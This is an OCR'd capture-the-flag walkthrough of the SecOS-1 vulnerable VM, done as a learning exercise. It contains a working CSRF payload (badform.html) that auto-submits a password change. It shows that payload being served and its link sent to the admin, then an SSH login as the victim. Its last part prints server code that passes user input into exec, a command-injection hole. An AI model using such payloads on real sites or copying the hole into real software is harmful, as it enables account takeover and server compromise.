



192.168.0.103:8081/login
Search
Most Visited
Offensive Security
Kali Linux
Kali Tools
Index of /w/h/i
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Secure Web App
Home
About
Sign up
Login
Please Log in
Username
Password
Log In
Don't have an account ?


192.168.0.103:8081
Search
Most Visited
Offensive Security
Kali Linux
Kali Tools
Index of /w/h/i
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Secure Web App
Home
About
Change Password
Messages
Users
Log out
Hey, there !
Secure Web App is part of the vulnerable VM called SecOS-1.
Want to give it a try ?
Explore the website, get root and read the flag: /root/flag.txt.

Change Password




192.168.0.103:8081/users
Search
Most Visited
Offensive Security
Kali Linux
Kali Tools
Index of /w/h/i
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Secure Web App
Home
About
Change Password
Messages
Users
Log out
Users on the platform
Name
Administrator
spiderman
true
pirate
false
test
false
admin
false

Thanks to the walkthroughs, I could actually understand how a CSRF based vulnerability is exploited


root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
spiderman@SecOS-
GNU nano 3.2
badform.html
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title></title>
</head>
<body>
<form name="badform" method="post" action="http://127.0.0.1:8081/change-password">
<input type="hidden" name="username" value="spiderman" />
<input type="hidden" name="password" value="dead" />
</form>
<script type="text/javascript">
document.badform.submit();
</script>
</body>
</html>

Send message

spiderman


http://192.168.0.106:8000/badform.html


Send


```
root@kali:~/shruti/CTF/SecOS-1# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.0.103 - - [09/Jul/2019 20:08:02] "GET /badform.html HTTP/1.1" 200 -
```

What's next???

- Signed out of my account
- Logged into the spiderman's account using the changed password(dead)


192.168.0.103:8081/messages
Search
Most Visited
Offensive Security
Kali Linux
Kali Tools
Index of /w/h/i
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Secure Web App
Home
About
Change Password
Messages
Users
Log out
My Messages (Send message)
From
Message
pirate
You know I got your password.. Right?
pirate
Well, your password is.. "CrazyPassword!". So, what do you say?
admin
dead
admin
dead
admin
http://192.168.0.106/badform.html
admin
http://192.168.0.106:8000/badform.html


root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
root@kali:~/shruti/CTF/SecOS-1# nano badform.html
root@kali:~/shruti/CTF/SecOS-1# ssh spiderman@192.168.0.103
spiderman@192.168.0.103's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)
* Documentation: https://help.ubuntu.com/
System information as of Tue Jul 9 16:42:23 CEST 2019
System load: 0.08 Processes: 80
Usage of /: 34.9% of 6.50GB Users logged in: 0
Memory usage: 13% IP address for eth0: 192.168.0.103
Swap usage: 0%
Graph this data and manage this system at:
https://landscape.canonical.com/
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Tue Jul 9 16:42:25 2019 from 192.168.0.106
spiderman@SecOS-1:~$


root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
spiderman@SecC
System information as of Tue Jul 9 16:42:23 CEST 2019
System load: 0.08
Processes: 80
Usage of /: 34.9% of 6.50GB
Users logged in: 0
Memory usage: 13%
IP address for eth0: 192.168.0.103
Swap usage: 0%
Graph this data and manage this system at:
https://landscape.canonical.com/
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Tue Jul 9 16:42:25 2019 from 192.168.0.106
spiderman@SecOS-1:~$ ls -la
total 72
drwxr-xr-x 9 spiderman spiderman 4096 May 7 2014 .
drwxr-xr-x 4 root root 4096 Apr 25 2014 ..
-rw------- 1 spiderman spiderman 5 May 7 2014 .bash_history
-rw-r--r-- 1 spiderman spiderman 220 Apr 25 2014 .bash_logout
-rw-r--r-- 1 spiderman spiderman 3637 Apr 25 2014 .bashrc
drwx------ 3 spiderman spiderman 4096 Apr 26 2014 .cache
drwxr-xr-x 4 spiderman spiderman 4096 Apr 26 2014 .forever
-rw-rw-r-- 1 spiderman spiderman 0 May 5 2014 .mongorc.js
drwxrwxr-x 3 spiderman spiderman 4096 Apr 26 2014 .node-gyp
drwxrwxr-x 63 spiderman spiderman 12288 Apr 26 2014 .npm
-rw-r--r-- 1 spiderman spiderman 675 Apr 25 2014 .profile
drwxrwxr-x 3 spiderman spiderman 4096 Apr 26 2014 .qws
-rw-rw-r-- 1 spiderman spiderman 66 Apr 26 2014 .selected_editor
drwxrwxr-x 2 spiderman spiderman 4096 Apr 26 2014 tmp
-rw------- 1 spiderman spiderman 5805 May 7 2014 .viminfo
drwxrwxr-x 7 spiderman spiderman 4096 May 5 2014 vnwa
spiderman@SecOS-1:~$

root@kali: ~/shruti/CTF/SecO... × root@kali: ~/shruti/CTF/SecO... × root@kali: ~/shruti/CTF/SecO... × spiderman@SecOS-1: ~/vnwa ×

```
spiderman@SecOS-1:~/.forever$ cat j1VZ.log
Failed to load c++ bson extension, using pure JS version
connect.multipart() will be removed in connect 3.0
visit https://github.com/senchalabs/connect/wiki/Connect-3.0 for alternatives
connect.limit() will be removed in connect 3.0
192.168.1.1 tried to access : /
spiderman@SecOS-1:~/.forever$ ls
config.json  j1VZ.log  pids  sock
spiderman@SecOS-1:~/.forever$ cd ..
spiderman@SecOS-1:~$ ls
tmp  vnwa
spiderman@SecOS-1:~$ cd vnwa/
spiderman@SecOS-1:~/vnwa$ ls
internalServer.js  lib  LICENSE  node_modules  package.json  public  scripts  server.js  views
spiderman@SecOS-1:~/vnwa$ cat internalServer.js
```

root@kali: ~/shruti/CTF/SecO... × root@kali: ~/shruti/CTF/SecO... × root@kali: ~/shruti/CTF/SecO... × spiderman@SecOS-1: ~/vnwa

```
    app.use(express.bodyParser()); // for POST Requests
    app.use(logger); // Here you add your logger to the stack.
    app.use(app.router); // The Express routes handler.
});


app.get('/', function (req, res) {
    res.render('ping.ejs', {
        isConnected: req.session.isConnected,
        isAdmin: req.session.isAdmin
    });
});

// Update password
app.post('/', function (req, res) {
    ip = req.body.ip
    if (ip == "") {
        utils.redirect(req, res, '/ping-status');
    } else {
        // getting the command with req.params.command
        var child;
        // console.log(req.params.command);
        child = exec('ping ' + ip, function (error, stdout, stderr) {
            res.render('ping.ejs', {
                isConnected: req.session.isConnected,
                message: stdout,
                isAdmin: req.session.isAdmin
            });
        });
    }
});

